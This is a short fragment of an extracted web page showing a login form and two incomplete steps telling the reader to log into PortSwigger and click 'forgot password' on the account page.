
[Forgot your password?](#)

☐ Remember me on this computer


Log in

Create account


Login into portswigger



Go to on my account and next page click on forgot password

